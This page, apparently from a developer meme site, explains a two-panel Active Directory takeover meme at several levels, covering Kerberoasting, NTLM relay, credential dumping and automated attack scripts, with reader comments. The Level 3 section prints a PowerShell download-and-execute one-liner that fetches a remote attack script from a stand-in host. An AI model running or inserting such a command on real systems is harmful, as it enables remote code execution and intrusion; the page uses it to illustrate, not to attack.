Skip to content
DevMeme
3701 of 7435
The 35-Second Reality of Active Directory Security
Security Post #4040, on Dec 16, 2021 in TG

The 35-Second Reality of Active Directory Security

Why is this Security meme funny?

Level 1: Magic Key to the Kingdom

Imagine you have a giant castle 🏰 with nine different locked doors guarding the treasure. Normally, a thief would have to pick each lock one by one – a very time-consuming and skillful job. In our story, someone proudly says, “It took 9 different steps to get through all your castle doors…” That sounds like the thief worked really hard and went through a lot of challenges, right?

But then comes the twist: “...and I did it with a magic key I found online, in about half a minute.” 😮 In other words, instead of individually picking all nine locks, the thief just bought or downloaded a special master key that opens everything at once. They just inserted this one key and click, all the doors unlocked almost instantly. You’d be shocked, right? The castle owner certainly is! They went from thinking, “Wow, this person must have been an expert cat burglar to get through all my security,” to realizing, “Oh no… all my elaborate locks were useless because a cheat code for them exists out in the open!”

In the meme’s picture, the man’s first face is like someone bragging happily about breaking in (the thief who used the tool), or possibly the castle guard initially not understanding how the theft happened. The second face – the wide-eyed shock – is the moment of realization: that it wasn’t a super-skilled genius at work, but rather the equivalent of an easy button or magic key that anybody could use.

This is funny in a surprising way. It’s like expecting a big, complicated heist movie plot, only to find out the “heist” was done by pressing a single button. It makes you laugh a bit, then worry: if that magic key is out there, any rookie thief could use it! In real life, this is a reminder that sometimes things we think are safe and require a lot of work to break, might actually have a simple shortcut known to others. The meme’s joke is basically: “Your super secure thing wasn’t as secure as you thought – someone found an automated shortcut to beat it, and it was almost too easy.”

Level 2: Automated Hacking, Explained

Let’s break this down in simpler terms. The meme shows a two-panel reaction: initially happy, then utterly shocked. It’s referencing how someone hacked an Active Directory system by doing 9 complex things, but here’s the twist: those 9 things were done automatically by a single script from GitHub in just half a minute.

First, what is Active Directory? It’s basically the central user directory and login system for a Windows-based network (like many companies have). Think of Active Directory (AD) as the master address book and permissions list for everyone and everything in a company’s IT environment. It controls who can log into which computer, what files they can access, and what roles (like regular user or administrator) they have. If you “take over” Active Directory, that’s like stealing the master key to an entire organization – you can open any door in their IT building, so to speak. In other words, owning Active Directory = owning the whole network.

Now, normally, hacking into a fully-patched, well-monitored AD is hard. Attackers have to do a lot of tricky, clever steps (those are the “9 different steps” mentioned in the meme). For example, they might try to steal someone’s password, then use that to log into a system, then from there dump credentials (extract passwords or tokens stored in that machine’s memory), then maybe use those credentials to pretend to be a more powerful user, and keep doing things like that. Terms like privilege escalation chain mean a series of hops where the hacker starts as a low-level user and step-by-step becomes a super-user (Administrator). This often involves things with scary names:

  • Kerberoasting: This is a technique where the attacker tricks the system into giving them an encrypted password for a special account (without immediately giving away the actual password). Then they go off on their own computer and try to crack that encryption to reveal the password. It’s like grabbing a locked box that you’re not supposed to have, and then patiently picking the lock at home. If the password was weak or guessable, the hacker eventually gets it open. Now they have keys to a more important account.
  • Token relaying: Imagine you can intercept a “hello, let me in” handshake from someone else and then use it to get yourself in. In tech terms, a token relay attack is when a hacker takes a login token or authentication message from one place and forwards it to another place to impersonate the original user. It’s like eavesdropping on someone saying a secret password to a guard, recording it, and then immediately using that recording to get past a different guard. In Active Directory land, this often involves older Windows authentication (NTLM), which can be tricked if certain security measures aren’t enforced.
  • Credential dumping: This just means extracting secret credentials (like passwords, password hashes, or authentication tokens) from a system. Tools like Mimikatz (famous among hackers and pentesters) can, for instance, pull out passwords stored in a computer’s memory. Think of it as sneaking a peek at the post-it note under someone’s keyboard where all the passwords are (except done via software on a computer’s memory). Once the hacker has those, they can use them to log in as those users.

A privilege escalation chain combines tricks like these in sequence. Maybe the attacker first uses a stolen user password to log in, then does credential dumping to get an administrator’s password from that machine, then uses that to log into a server, then finds a domain admin password, and so on. Each step is one of the “9 steps” closer to complete control. It’s like a ladder: you start on the ground floor and each exploit is a rung up, ultimately reaching the top where Domain Admin access lives.

Now, here’s the crazy part (and what the meme jokes about): automation. There are people (security researchers, hackers, and pentesters) who have taken all those steps and written programs/scripts to do them automatically. They share these on open platforms like GitHub, which is a huge website where developers publish code. So a script from GitHub could be a PowerShell script or a Python program that knows how to do all those hacks one after another without stopping. It’s plug-and-play hacking.

When the meme says it was “fully automated with a script straight off GitHub that took 35 seconds to run,” it means someone didn’t sit there typing 9 commands or doing 9 hacking tasks manually. Instead, they likely ran a one-liner command that fetched and launched a pre-made attack script. For example, on a Windows machine an attacker might open PowerShell (Windows’ powerful command-line tool) and paste one line that looks like gibberish but essentially tells the computer: “go download this attack program and run it right now.” In seconds, that program zips through the attack steps: scanning the network, grabbing a low-hanging password, cracking it, using it to get a bigger password, etc., all on its own.

So the top caption (“It took 9 different steps to take over your Active Directory…”) sets you up to think, wow, this person must be very skilled or must have worked hard to do all that. The bottom caption reveals the punchline: it actually required almost no skill or effort on the spot, because a pre-made automation script did everything in half a minute. The person’s expression goes from proud to shocked, which could represent two things:

  • The attacker’s mock surprise that it was so easy (like even they are jokingly shocked at how little work they had to do), or
  • The defender’s genuine shock upon learning that their entire AD was compromised in seconds by some script kiddie (slang for a novice hacker who just runs scripts they didn’t write).

The meme is emphasizing a truth in Security today: many advanced attacks have been packaged into user-friendly tools. PenetrationTesting teams (the “red teams” that simulate bad guys) often use these to test companies. For instance, there are frameworks where you just type one command and it will attempt a bunch of known AD attacks automatically. It’s practically the “easy mode” for hacking a network. This is great for learning and efficiency, but terrifying if you’re on the defense side, because it means the bar for attacking is low. Even an AutomationScript found by googling “Active Directory exploit script” might do serious damage if the target network hasn’t locked all the doors.

In simpler terms: imagine a burglar used to need a whole toolkit and plan to break into a high-security building, but now there’s a $5 gadget (available to everyone) that can pick all the locks in one go. That’s why the guy’s face in the meme goes from happy to OMG. The happy face is “I had to do a lot to break in, haha” and the shocked face is “someone made a tool that does it instantly?!”.

For a junior developer or someone new to this area, the key takeaways are:

  • Active Directory is super important in enterprise networks, and if you control it, you control everything.
  • There are many known methods to attack AD (some involve fancy hacking tricks like the ones above).
  • Thanks to automation and sharing (on sites like GitHub), many of those tricks can be executed easily by running scripts others wrote. Security is now as much about managing automated tools as it is about manual expertise.
  • The meme uses humor to highlight how absurdly easy complex hacking can become with the right script. It’s both a joke and a warning.

So, the meme is squarely about Security and Automation. It’s practically saying: “In modern cybersecurity, even the hard stuff can be made easy if someone automates it – and that should both impress and scare you.”

Level 3: One Script to Own Them All

From a senior engineer or penetration tester’s perspective, this meme is painfully on-point. It highlights how a complex, multi-step attack chain can now be executed by virtually anyone with a single automation script. In the top panel, we see a big grin and the caption: “It took 9 different steps to take over your Active Directory…” — this sounds like a boast a skilled attacker might make after meticulously executing a full ActiveDirectory takeover. Nine steps implies a long, sophisticated operation: perhaps credential dumping, then Kerberoasting, then an NTLM token relay, followed by several layers of privilege escalation to go from an ordinary user to the almighty Domain Admin. In the past, each of these steps required specialized knowledge, patience, and deft execution. A seasoned red team operator might spend days chaining vulnerabilities and misconfigurations to gradually pry open a heavily fortified AD forest. The humor (and horror) here is that the attacker is smiling about it — as if saying, “Yep, I did all that, but guess what...”

Then comes the sucker-punch in the bottom panel: the smile vanishes into wide-eyed shock as the caption completes: “…all fully automated with a script straight off GitHub that took 35 seconds to run.” This is dark comedy for IT Security folks. It jabs at the reality that modern offensive security toolchains have become astonishingly automated. What used to be a manual, artisanal process of step-by-step hacking is now available as an open-source GitHub script that anyone can download and execute. The defender’s face (or perhaps the attacker’s ironic realization face) is one of terror and disbelief: “Wait, that’s it?! It’s that easy now?!”

Consider a real-world analogy among senior security engineers: not long ago, performing an Active Directory penetration test meant rolling up your sleeves and juggling tools like mimikatz (to scrape credentials from memory), BloodHound (to map out AD relationships), and custom PowerShell for privilege escalation chains. Each step (dumping hashes, cracking passwords via kerberoasting, doing an NTLM relay attack, impersonating accounts, executing DCSync to steal the entire password database) had to be orchestrated carefully. Now, you have one-liner frameworks like, say, AutoAD pwn or DeathStar (a real tool’s name, cheekily referencing the Star Wars superweapon) which chain these techniques automatically. An attacker with moderate knowledge can simply clone a GitHub repository, run a single Invoke-ADDomination command, and the script will systematically own the domain. The “35 seconds” in the meme is obviously a humorous exaggeration for effect – but it’s only barely an exaggeration. Against an unprepared, legacy-configured AD environment, these automated scripts really can blaze through multiple attacks in under a minute. It’s the cybersecurity equivalent of microwaving a gourmet meal: unbelievably fast, and a little unsatisfying (for the defender at least!).

This situation is funny in a scary way because it flips the narrative of effort: The defenders (IT administrators) might have spent years setting up defenses, policies, and believing their Active Directory with all its complexity is a fortress. Yet, a random person on the internet, armed with an npm install or a powershell -ExecutionPolicy Bypass -Command ... call, can download a script kiddie-friendly tool that compresses those “9 different steps” into an express train to Domain Admin. The meme’s impact-font text in two stages perfectly encapsulates this growing industry pattern:

  • Stage 1 (Grinning) – Complex hack, many steps, sounds like elite hacker wizardry.
  • Stage 2 (Horror) – That same complex hack has been commoditized into a push-button exploit anyone can run.

This resonates with experienced devs and security professionals because we’ve all seen it happen. The first time you witness a script effortlessly executing what you assumed would be a laborious penetration testing process, it’s almost comedic – like watching someone press a giant EASY button to breach a company’s crown jewels. It’s a mix of admiration for the tool writers and dread for the state of defense.

Why does this combination of elements generate knowing laughs (or nervous chuckles) among senior folks? Because it’s “too real.” We recognize the unfortunate truth that offense in security is often a few steps ahead of defense. Enterprises accumulate technical debt and leave default settings or misconfigurations (like service accounts with old weak passwords, or not enforcing LDAP signing and channel binding for example). Attackers and red teams build automation to exploit exactly those weak points at scale. By the time defenders catch up (deploying patches, hardening policies), the attacker community has often open-sourced another tool that strings together even more obscure exploits into a one-click Swiss Army knife of hacking. It’s an arms race, but one where the GitHub community of attackers collaborates openly, whereas enterprise defenders are often confined by bureaucracy and secrecy.

The meme hints at systemic issues: Why is fixing this so hard? Because to truly prevent a “one-liner domain takeover,” an organization must eliminate all 9 of those exploit steps simultaneously. It’s death by a thousand papercuts: you need strong unique passwords on every service account (to stop kerberoasting), you need to disable unsafe default protocols like NTLM or at least enforce signing (to stop token relaying), you have to fully patch domain controllers and apply strict least-privilege rules (to stop privilege abuse), monitor for suspicious behavior, and more. It’s not glamorous work, and it’s easy to miss one thing. Attack frameworks only need one opening to succeed, and they’ll try every door in seconds. In corporate reality, fixing everything involves coordination between IT, security, development, and management – meetings about meetings, approvals, legacy system exceptions – by the time you’re “secure,” the GitHub script has a version 2.0.

For a senior engineer, this meme also evokes the shared trauma of on-call incidents and penetration test reports. That horror face could be the look of an IT director reading a report that says “Using public tools, we gained Domain Admin in under a minute.” It’s the type of line that causes instant coffee-spitting and panicked budget meetings for new security tools. Everyone knows these one-click pwning tools exist, but seeing them in action against your network hits different. The meme perfectly captures that surreal moment: the disbelief that a 35-second GitHub script just did more damage than an entire team of hackers could have 10 years ago.

In summary, the humor comes from contrast and truth. Security automation has advanced to the point where complex Active Directory takeovers are scriptable, repeatable, and mind-numbingly fast. The top text sets us up to respect the hack (“9 different steps! Wow, that sounds sophisticated”), and the bottom text delivers the punchline (“a script did it, in 35 seconds, with essentially no effort”). It’s a head-shake and facepalm moment for seasoned developers: of course it’s fully automated… everything is. Today’s red team automation tools can make a junior hacker look like a seasoned pro. And if you’re an old-school sysadmin, that realization is both hilarious and terrifying. The meme is a shorthand for the modern infosec reality: “Works on my machine” has evolved into “Works on your entire domain, and I got the tool from a random GitHub repo 😅.”

To put it succinctly, the attacker’s path that once looked like a treacherous mountain climb now has an escalator installed – and that escalator runs at 5 floors per second. The defender’s stunned face says it all: Welcome to 2021, where owning Active Directory is as simple as hitting Enter on someone else’s code.

# A one-liner PowerShell payload that downloads and runs a remote Active Directory attack script
IEX(New-Object System.Net.WebClient).DownloadString('https://evil.example.org/ADown.ps1')

Above: In practice, the “one-liner from GitHub” might look like the snippet above. This single command fetches a PowerShell script from the internet and executes it (IEX is short for Invoke-Expression, effectively running the downloaded code immediately). That remote script contains all the logic to perform the nine-step attack chain automatically. The person running it might not even know the details of those steps – the automation script handles everything under the hood. No manual typing of 9 separate commands, no step-by-step intervention. Just “Download, Execute, Pwn”.

To really drive home how things have changed, consider the comparison below between old-school manual hacking and the new-age automated approach:

Classic Penetration Testing 🛠️ Modern Automated Attack 🤖
Manually perform each step in the exploit chain, one at a time One integrated script executes every step in sequence
Requires deep knowledge of AD, Kerberos, NTLM, and exploit techniques Encapsulates expert knowledge – attacker just needs to run the tool
Hours or days to gradually escalate privileges and avoid detection Completes in under a minute, giving little time for defenders to react
Attacker’s effort: High (skill and labor) Attacker’s effort: Low (copy-paste a command)
If successful, colleagues praise your elite hacking skills 😎 If successful, defenders are left in stunned silence 😱

Each row illustrates why the meme elicits a wry grin: the barrier to executing advanced attacks has plummeted. Automation has leveled the playing field between highly skilled attackers and script-kiddie opportunists. The final row captures the emotional outcome: what was once an impressive feat of hacking prowess is now a quick script run that leaves onlookers (the IT staff) absolutely floored.

Level 4: The Kerberos Achilles Heel

At the deepest technical level, this meme touches on fundamental weaknesses in Active Directory’s design and protocols. Active Directory (AD) relies on the ancient Kerberos authentication system (named after the mythical three-headed guard dog). Kerberos is normally very secure, but it has an Achilles heel when paired with human factors and legacy settings. One key example is Kerberoasting. In Kerberos, any domain user can request a service ticket for a network service. That ticket is encrypted with a key derived from the service account’s password. If that password is weak (which is common for older service accounts), an attacker can grab the encrypted ticket and bruteforce it offline. This isn’t a crack in the math of Kerberos (which supports strong ciphers); it’s exploiting how Kerberos is used in AD. The protocol’s openness—designed for Single Sign-On convenience—becomes a weakness: the attacker essentially gets a cryptographic puzzle (the ticket) they can solve at leisure with GPU power. Kerberoasting tools automate this by requesting all service tickets and attempting to decrypt them, revealing service account passwords and paving the way to higher privileges. It’s a classic case of cryptography meeting reality: a theoretically secure system undermined by real-world conditions (like RC4 encryption still allowed for compatibility, or human-chosen passwords susceptible to guessing).

Another underlying flaw is AD’s transitive trust model and legacy protocols. AD environments often still support NTLM (an older authentication protocol) alongside Kerberos for backwards compatibility. Attacks like token relaying (e.g. NTLM relay attacks) exploit the lack of mutual authentication in these older protocols. If a domain machine can be tricked into authenticating to a malicious system, an attacker can relay that authentication to access a target service as that machine’s identity. This is possible because, historically, convenience and interoperability were favored over strict security in internal networks. AD’s architecture assumes inside the domain is relatively trusted, which is a fundamental security trade-off. The meme’s scenario condenses a chain of exploits—credential dumping, forging Kerberos golden tickets, abusing DCSync (pretending to be a Domain Controller to replicate password data)—into a turnkey script. Each of those exploits takes advantage of core AD mechanisms: the way Windows stores credentials in memory (LSASS) for single sign-on, the way domain controllers replicate (if you have the right token, they’ll hand you all the secrets), or the lack of cryptographic binding in older protocols. These are not bugs in code that can be patched easily; they are limitations of design. The real punchline is that academic principles and historical design decisions (like trust relationships and protocol backward compatibility) have created a situation where an attacker’s 9-step privilege escalation chain can be fully automated. In essence, the script leverages the inherent physics of the AD universe: once you find a single weak point, transitivity and legacy protocol quirks let you avalanche your privileges to Domain Admin with shocking speed. The meme is humorously highlighting a convergence of complex security theory and automation: what should require careful step-by-step expertise is defeated by a few lines of code exploiting the glue that holds enterprise networks together.

Description


This meme uses the two-panel 'Disappointed Black Guy' format. In the top panel, a man is smiling and looks pleased, with the text overlay: 'IT TOOK 9 DIFFERENT STEPS TO TAKE OVER YOUR ACTIVE DIRECTORY...'. In the bottom panel, the same man's expression has changed to one of shock and horror, with the text: '...ALL FULLY AUTOMATED WITH A SCRIPT STRAIGHT OFF GITHUB THAT TOOK 35 SECONDS TO RUN'. The meme includes a watermark from 'imgflip.com' in the bottom-left corner of the second panel. The humor stems from the dramatic shift in perspective. Initially, the idea of a complex, 9-step attack might imply a sophisticated adversary, which is a manageable, albeit serious, threat. The punchline reveals that this complexity has been commoditized into a simple, lightning-fast script available to anyone. This is a nightmare scenario for cybersecurity professionals, sysadmins, and anyone responsible for enterprise infrastructure, as it means even low-skilled attackers can execute devastating compromises on critical systems like Active Directory with minimal effort
Comments

8
Anonymous ★ Top Pick Our CISO was relieved the pentest report showed a complex 9-step attack path. He was less relieved when the junior pentester admitted he just ran a tool called 'get_domain_admin_in_30_seconds.ps1'
  1. Anonymous ★ Top Pick

    Our CISO was relieved the pentest report showed a complex 9-step attack path. He was less relieved when the junior pentester admitted he just ran a tool called 'get_domain_admin_in_30_seconds.ps1'

  2. Anonymous

    Blue team spent six months drafting a zero-trust roadmap; red team spent 35 seconds running Invoke-PwnForest.ps1 - guess whose sprint finished first

  3. Anonymous

    The real vulnerability in your Active Directory isn't the 9-step attack chain - it's that your security team spent 6 months documenting those steps while a script kiddie automated the whole thing during their lunch break using code they found between cryptocurrency scams on GitHub

  4. Anonymous

    The defense-in-depth report said attackers would need nine distinct steps; the attacker's README said 'usage: ./pwn.sh domain.local' and had more stars than your product repo

  5. Anonymous

    The real vulnerability isn't in Active Directory - it's in the CISO's belief that 'complexity equals security.' While your enterprise spent six months getting approval for a security audit, an attacker just pip-installed their way to domain admin during their lunch break. The irony? Your incident response plan probably has 47 steps, but the breach notification to the board will still be automated via a Slack webhook

  6. Anonymous

    9 steps manually? That's cute. GitHub scripts turn AD delegation chains into 35-second coffee breaks

  7. Anonymous

    Attackers have IaC too: Infrastructure as Crime - one GitHub repo chaining BloodHound, Impacket, and GPO abuse, and your defense‑in‑depth collapses into a 35‑second CI run

  8. Anonymous

    Nine-step kill chain sounds elite until BloodHound shows a 35‑second path to Domain Admin via a GPO with WriteDacl - Zero Trust on slides, full trust in your ACLs

Use J and K for navigation